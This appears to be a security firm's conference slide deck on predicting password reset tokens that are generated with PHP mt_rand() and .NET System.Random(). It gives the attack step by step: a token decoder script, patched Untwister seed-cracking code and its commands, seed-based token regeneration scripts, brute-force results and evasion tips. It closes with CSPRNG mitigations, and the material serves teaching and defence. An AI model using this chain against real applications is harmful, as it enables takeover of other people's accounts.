97sRz0OYI4CfE5JBrb3B9068 bXA02M1e	Known Password Reset Token
mSNj01w16M7nb5o42NjDYcwU tcSyFwJd	Known Password Reset Token
????????????????	Target Password Reset Token





PHP `mt_rand(0, 61)` - Exploitation

- In this case, tokens are encoded characters
- Decode back to raw numbers first





PHP mt_rand(0,61) - Decoder

```
#!/usr/bin/python

def token_decoder(token):
    characters =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
    raw = []
    for character in token:
        character_index = characters.index(character)
        raw.append(character_index)
    return raw

if __name__ == '__main__':
    token = raw_input("[*] Please enter token to decode: ")
    decoded_token = token_decoder(token)
    for character in decoded_token:
        print(character)
```





PHP mt_rand(0,61) - Exploitation

```
# python decoder.py
[*] Please enter token to decode: K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz
46
1
10
52
13
41
11
17
22
52
24
19
6
...
```





PHP mt_rand(0, 61) - Exploitation

```
# python decoder.py  
[*] Please enter token to decode: K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz
```

```
46  
1  
10  
52  
13  
41  
11  
17  
22  
52  
24  
19  
6  
...
```

Untwister PRNG
output needs to
match





PHP Bounded `mt_rand()` Constructor

```
...
PHP_FUNCTION(mt_rand)
{
    ...
    number = (long) (php_mt_rand(TSRMLS_C) >> 1);
    if (argc == 2) {
        RAND_RANGE(number, min, max, PHP_MT_RAND_MAX);
    }

    RETURN_LONG(number);
}
...
```





PHP Bounded `mt_rand()` Constructor

```
...
PHP_FUNCTION(mt_rand)
{
    ...
    number = (long) (php_mt_rand(TSRMLS_C) >> 1);
    if (argc == 2) {
        RAND_RANGE(number, min, max, PHP_MT_RAND_MAX);
    }

    RETURN_LONG(number);
}
...

...
#define RAND_RANGE(__n, __min, __max, __tmax) \
    (__n) = (__min) + (long) ((double) ((double) (__max) - (__min) + 1.0) * \
    ((__n) / ((__tmax) + 1.0)))
...
```

- <https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/rand.c>
- https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/php_rand.h





PHP Bounded mt_rand() – Patched Untwister

```
...
uint32_t PHP_mt19937::random(
{
    uint32_t result = genrand_int32(m_mt) >> 1;

    if (m_isBounded) {
        result = (uint32_t)((m_minBound) + (long)((double)((double)(m_maxBound) -
(m_minBound) + 1.0) * ((result) / ((2147483647) + 1.0))));
    }

    return result;
}
...
void PHP_mt19937::setBounds(uint32_t min, uint32_t max)
{
    m_minBound = min;
    m_maxBound = max;
    m_isBounded = true;
}
...
```





PHP Bounded mt_rand() – Patched Untwister

```
...
uint32_t PHP_mt19937::random(
{
    uint32_t result = genrand_int32(m_mt) >> 1;

    if (m_isBounded) {
        result = (uint32_t)((m_minBound) + (long)((double)((double)(m_maxBound) -
(m_minBound) + 1.0) * ((result) / ((2147483647) + 1.0))));
    }

    return result;
}
...
void PHP_mt19937::setBounds(uint32_t min, uint32_t max)
{
    m_minBound = min;
    m_maxBound = max;
    m_isBounded = true;
}
...
```





PHP `mt_rand(0, 61)` - Exploitation

```
# cat tokens.txt  
46  
1  
10  
52  
13  
41  
11  
17  
22  
52  
...
```





PHP mt_rand(0, 61) - Exploitation

```
root@kali:~# ./untwister/untwister -r php-mt_rand -i  
tokens.txt -m 0 -M 61
```

Untwister called
with bounded
arguments





PHP mt_rand(0, 61) - Exploitation

```
root@kali:~# ./untwister/untwister -r php-mt_rand -i  
tokens.txt -m 0 -M 61
```

```
[*] Skipping inference attack...
```

```
[*] Looking for seed using php-mt_rand
```

```
[*] Spawning 2 worker thread(s) ...
```

```
[*] Completed in 0 second(s)
```

```
[$] Found seed 456 with a confidence of 100.00%
```





4. Seed new PRNG with obtained seed





PHP mt_rand(0, 61) - Exploitation

```
<?php
class ResetPassword
{
    static function GenerateToken()
    {
        ...
    }
}

$recovered_seed = 456;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
    print(ResetPassword::GenerateToken() . "\n");
}
```





PHP mt_rand(0, 61) - Exploitation

```
<?php  
  
class ResetPassword  
{  
    static function GenerateToken()  
    {  
        ...  
    }  
}  
  
$recovered_seed = 456;  
mt_srand($recovered_seed);  
  
for($i = 0; $i < 32; $i++){  
    print(ResetPassword::GenerateToken() . "\n");  
}
```





5. Generate a number of tokens using seeded PRNG





PHP mt_rand(0, 61) - Exploitation

```
# php generateTokens.php  
K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz  
rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19  
97sRz0OYI4CfE5JBrb3B9068bXA02M1e  
mSNj01w16M7nb5o42NjDYcwUtcSyFwJd  
7G5ovvPdum2SnAAUhP5kCK1hBfRRMnNr  
hwt01oL0UHsvG0JSmXS8NFrw7UAiWw8o  
ZjN771EBYpD87gagLQghkMfmUlZJ9tSZ  
XZ65H5T6VFY3LkjwAxzJHn1d07fO2qhi  
3wpj8t5aDJv3tQCFddJsrxoxHFdthvQQ
```





6. Attempt tokens against application for collision with target token





PHP mt_rand(0,61) - Exploitation

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ▼	Comment
9	3wpj8t5aDjv3tQCFddjsrxox...	200	<input type="checkbox"/>	<input type="checkbox"/>	84606	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	265	
1	K1aQdFbhmQoj67Lbba9qzk...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
2	rrEahOjVbA7cK4ZwmG9Ks...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
3	97sRz0OYI4CfE5JBrb3B906...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
4	mSNj01w16M7nb5o42NjDY...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
5	7G5owvPdum2SnAAUhP5kC...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
6	hwt01oL0UHsvG0JSmXS8N...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
7	ZjN771EBYpD87gagLQghk...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
8	XZ65H5T6VFY3LkjwtAxzJHn1...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
10	skV8RCA6wll0CGZhhfjfsQt...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	





PHP mt_rand(0, 61) - Exploitation

“To reset your password, please click the following link:

<https://example.com/reset/3wpj8t5aDJv3tQCFddJsrxoxHFdthvQQ>”





Exploitation Theory

Our PRNG

Obtain next value

Output	Use
K1aQdFbhmQoj67Lbba9qzknk qhR5jXwz	Known Password Reset Token
rrEahOjVbA7cK4ZwmG9KsERV NQ8WMq19	Known Password Reset Token
97sRz0OYI4CfE5JBrb3B9068 bXA02M1e	Known Password Reset Token
mSNj01w16M7nb5o42NjDYcwU tcSyFwJd	Known Password Reset Token
3wpj8t5aDJv3tQCFddJsrxox HFdthvQQ	Target Password Reset Token

Not So Random





Demos

1. Brute Force

- PHP `mt_rand()`

2. Brute Force Bounded Call

- PHP `mt_rand(0, 61)`

3. Weak Seeds

- .NET `System.Random()`





Overview – Weak Seeds

1. Generate and capture initial password reset token





Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user





Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed





Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed
4. Seed new PRNGs with possible seeds since first seed, generate tokens





Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed
4. Seed new PRNGs with possible seeds since first seed, generate tokens
5. Attempt tokens against application for collision with target token





Weak Seeds - Source

```
public class ResetPassword
{
    public static string GenerateToken()
    {
        Random rnd = new Random();
        const int tokenLength = 32;
        const string charset =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

        StringBuilder sb = new StringBuilder();

        for (int ctr = 0; ctr < tokenLength; ctr++)
        {
            sb.Append(charset[rnd.Next(charset.Length-1)]);
        }

        return sb.ToString();
    }
}
```





Weak Seeds - Source

```
public class ResetPassword
{
    public static string GenerateToken()
    {
        Random rnd = new Random();
        const int tokenLength = 32;
        const string charset =
            "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

        StringBuilder sb = new StringBuilder();

        for (int ctr = 0; ctr < tokenLength; ctr++)
        {
            sb.Append(charset[rnd.Next(charset.Length-1)]);
        }

        return sb.ToString();
    }
}
```

Random() object used to generate a token





.NET System.Random() Constructor

```
...  
public Random()  
    : this(Environment.TickCount) {  
    }  
...
```





.NET System.Random() Constructor

```
...
public Random()
    : this(Environment.TickCount) {
    }
...
...
/*=====TickCount=====
    **Action: Gets the number of ticks since the system was started.
    **Returns: The number of ticks since the system was started.
    **Arguments: None
    **Exceptions: None

=====*/
    public static extern int TickCount {
...

```

- <https://referencesource.microsoft.com/#mscorlib/system/random.cs,52>
- <https://referencesource.microsoft.com/#mscorlib/system/environment.cs,265>





1. Generate and capture initial password reset token





.NET System.Random () - Exploitation

“To reset your password, please click the following link:
[https://example.com/reset/g2COM9Wu3nGg1jSFg734wF
Tt1aBLedPs](https://example.com/reset/g2COM9Wu3nGg1jSFg734wFTt1aBLedPs)”





2. Generate password reset token for target user





.NET System.Random () - Exploitation

- Target user will receive email similar to the following:

“To reset your password, please click the following link:
`https://example.com/reset/<Unknown Value>`”

- **Password reset value is unknown at this point**





**3. Use captured initial password reset token and
Untwister to obtain PRNG seed**





Exploitation Theory

Observed
PRNG



Output	Use
g2COM9Wu3nGg1jSFg734wFTt laBLedPs	Known Password Reset Token
????????????????	Target Password Reset Token

Target PRNG

Obtain seed from
known output





Exploitation Theory

Observed
PRNG

Target PRNG

Obtain seed from
known output

Output	Use
g2COM9Wu3nGg1jSFg734wFTt laBLedPs	Known Password Reset Token
????????????????	Target Password Reset Token





System.Random () Constructor

- .NET is now open source!

```
100     private int InternalSample() {  
101         int retVal;  
102         int locINext = inext;  
103         int locINextp = inextp;  
104  
105         if (++locINext >= 56) locINext=1;  
106         if (++locINextp >= 56) locINextp = 1;  
107  
108         retVal = SeedArray[locINext]-SeedArray[locINextp];  
109  
110         if (retVal == MBIG) retVal--;  
111         if (retVal < 0) retVal += MBIG;  
112  
113         SeedArray[locINext]=retVal;  
114  
115         inext = locINext;  
116         inextp = locINextp;  
117  
118         return retVal;  
119     }
```





System.Random() Untwister Patch

```
uint32_t DotNetSystemRandom::InternalSample()  
{  
    int32_t retVal;  
    uint32_t locINext = inext;  
    uint32_t locINextp = inextp;  
  
    if (++locINext >= 56) locINext = 1;  
    if (++locINextp >= 56) locINextp = 1;  
  
    retVal = SeedArray[locINext]-SeedArray[locINextp];  
  
    if (retVal == MBIG) retVal--;  
    if (retVal<0) retVal+=MBIG;  
  
    SeedArray[locINext] = retVal;  
  
    inext = locINext;  
    inextp = locINextp;  
  
    return retVal;  
}
```





System.Random() Untwister Patch

```
int64_t DotNetSystemRandom::getMinSeed()
{
    // System.Random() is seeded with an int; signed integer
    return 0;
}

int64_t DotNetSystemRandom::getMaxSeed()
{
    // System.Random() is seeded with an int; signed integer
    return INT_MAX;
}
```

```
56     public Random(int Seed) {
57         int ii;
58         int mj, mk;
59
60         //Initialize our Seed array.
61         //This algorithm comes from Numerical Recipes in C (2nd Ed.)
62         int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
63         mj = MSEED - subtraction;
64         SeedArray[55]=mj ;
```





.NET System.Random () - Exploitation

- Tokens are encoded characters
- Decode back to raw numbers first





.NET System.Random () - Exploitation

```
#!/usr/bin/python

def token_decoder(token):
    characters =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
    raw = []
    for character in token:
        character_index = characters.index(character)
        raw.append(character_index)
    return raw

if __name__ == '__main__':
    token = raw_input("[*] Please enter token to decode: ")
    decoded_token = token_decoder(token)
    for character in decoded_token:
        print(character)
```





.NET System.Random () - Exploitation

```
# python decoder.py  
[*] Please enter token to decode: g2COM9Wu3nGg1jSFg734wFTt1aBLedPs  
16  
2  
38  
50  
48  
9  
58  
30  
3  
23  
42  
16  
...
```





.NET System.Random () - Exploitation

```
# cat tokens.txt  
16  
2  
38  
50  
48  
9  
58  
30  
3  
23  
42  
16  
...
```





.NET System.Random () - Exploitation

```
root@kali:~# ./untwister/untwister -r dotnet-  
systemrandom -i tokens.txt -d 32 -m 0 -M 61
```

Depth of 32





.NET System.Random () - Exploitation

```
root@kali:~# ./untwister/untwister -r dotnet-  
systemrandom -i tokens.txt -d 32 -m 0 -M 61  
[*] Depth set to: 32  
[*] Skipping inference attack...  
[*] Looking for seed using dotnet-systemrandom  
[*] Spawning 2 worker thread(s) ...  
[*] Completed in 0 second(s)  
[$] Found seed 2281843 with a confidence of 100.00%
```





4. Seed new PRNGs with possible seeds since first seed, generate tokens





.NET System.Random () - Exploitation

...

```
int minValue = 2281843;  
int maxValue = minValue + 60000;
```

```
Parallel.For(minValue, maxValue, index => {  
    Random rnd = new Random(index);  
    string randomToken = GenerateToken(rnd);  
    Console.WriteLine(randomToken);  
});
```

...





.NET System.Random () - Exploitation

Time when first
token generated

```
...  
int minValue = 2281843;  
int maxValue = minValue + 60000;
```

```
Parallel.For(minValue, maxValue, index => {  
    Random rnd = new Random(index);  
    string randomToken = GenerateToken(rnd);  
    Console.WriteLine(randomToken);  
});
```

...





.NET System.Random () - Exploitation

...

```
int minValue = 2281843;  
int maxValue = minValue + 60000;
```

Within a minute
of first token

```
Parallel.For(minValue, maxValue, index => {  
    Random rnd = new Random(index);  
    string randomToken = GenerateToken(rnd);  
    Console.WriteLine(randomToken);  
});
```

...





.NET Trick – csc.exe

```
C:\Users\User>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe  
GeneratePossibleTokens.cs
```

```
C:\Users\User>GeneratePossibleTokens.exe  
g2COM9Wu3nGg1jSFg734wFTtlaBLedPs  
Nkj1e1oZbKq2HPAiGJ4sEU3PrOsov1cJ  
jC1fGTQuj7aOolhU6m6QMaebxsj0NPzZ  
QUIs8LhZruTB5SZxwY8eVpowE6bD4DWf  
pNO5uoDuOB6W8q5pMQdoj9UzW2KuT322  
V5vjWg5ZVXQIPXM2cseMso4V2GC6aRpj  
sndwo8wu3kAvwtuFC4gaADfh8jtJrFMz  
YFUJQ1Y0bHjhczbh2HiyISpCeXklIt9P  
uYBWiTqvi434TwSUSjjWQ7AYkBcY0hw6  
1gjaKLS0qrNQA2AxTWlkZnKkqf3Ah5Tm  
xy0ncDjvyOwCgyh9jynI7CVFwTUcyTgC
```





5. Attempt tokens against application for collision with target token





Practical Exploitation

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ▾	Comment
3595	rldC445mMoflLftGfrRxRZB...	200	<input type="checkbox"/>	<input type="checkbox"/>	84607	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	265	
1	g2COM9Wu3nGgljSFg734...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
2	DJNe087v2htK1D5EZ2tgEB...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
3	ZqZEe7hx1bge1XhEIXUsM...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
4	PPtQ0d03SijXkLM11gJgLcP...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
5	bwEgdca5RC6rk5Y0KbKsT8...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
6	1V8sZjTCI999DTtn3t9gTO4...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
7	nCkSdi3DH2WEDdGmMoAs...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
8	JjvirheFPWJ8DxSmvj1E8EtU...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
9	zIZudoXcwtMQWlnjOCqs8l1...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
10	VpbUrn7dvnzWfZlxxREggIJa...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
11	i6mkFlhfuhmPWZMIgsiRnb...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
12	8vQwrs0MlOpXgNh5zLHFnS...	200	<input type="checkbox"/>	<input type="checkbox"/>	265	
13	uc1WErbNklc2a7t4iG8DvNE	200	<input type="checkbox"/>	<input type="checkbox"/>	265	





Exploitation Theory

Observed
PRNG

Target PRNG

Obtain seed from
known output

Output	Use
g2COM9Wu3nGg1jSFg734wFTt laBLedPs	Known Password Reset Token
rIdC445mMof1LfTGfrRxRZBr Oor3LwSE	Target Password Reset Token





Practical Exploitation - Tips

- When brute forcing, ideally want to be using raw output from the PRNG (numbers)
- Bear in mind depth when trying to crack a PRNG that may have been called numerous times, 1000 default with Untwister should be fine
- Get as many samples of the PRNG output as you can; decrease chance of wrong seed collision





Practical Exploitation - Tips

- Load balancing can be an issue; multiple application servers will cause multiple PRNGs to be generating output.
- Use Persistent HTTP connections to force same process
 - `Connection: Keep-Alive`
- Not covered in this talk, but state recovery attacks are also a possibility against PRNGs given enough output





Mitigations

Need a truly random number?

Not So Random





Mitigations

Need a truly random number?

USE A CSPRNG





Mitigations – User Mode

Language	CSPRNG
.NET	<code>RNGCryptoServiceProvider()</code>
Java	<code>java.security.SecureRandom()</code>
JavaScript (Node.js)	<code>crypto.randomBytes()</code>
PHP	<code>random_bytes()</code>
Python	<code>random.SystemRandom()</code> <code>os.urandom()</code>





Developers, Developers, Developers

- **Check your own applications**
- Are you using a CSPRNG for:
 - Password reset tokens?
 - CSRF tokens?
 - Session identifiers?
 - Cryptographic primitives?
 - Secret/unpredictable value generation?





Untwister Patches

<https://github.com/hyprwired/untwister>

- Bounded PHP `rand()` *
- Bounded PHP `mt_rand()`
- .NET `System.Random()`
- * PHP 5 Linux `glibc rand()`





Links / Further Reading

- <https://www.bishopfox.com/blog/2014/08/untwisting-mersenne-twister-killed-prng/>
- <https://github.com/altf4/untwister>
- [https://msdn.microsoft.com/en-us/library/system.security.cryptography.rngcryptoserviceprovider\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.security.cryptography.rngcryptoserviceprovider(v=vs.110).aspx)
- <https://docs.oracle.com/javase/7/docs/api/java/security/SecureRandom.html>
- https://nodejs.org/api/crypto.html#crypto_crypto_randombytes_size_callback
- <http://php.net/manual/en/function.random-bytes.php>
- <https://docs.python.org/2/library/random.html#random.SystemRandom>
- <https://docs.python.org/2/library/os.html#os.urandom>





www.insomniasec.com

For sales enquiries: sales@insomniasec.com
All other enquiries: enquiries@insomniasec.com

Auckland office: +64 (0)9 972 3432
Wellington office: +64 (0)4 974 6654

Not So Random

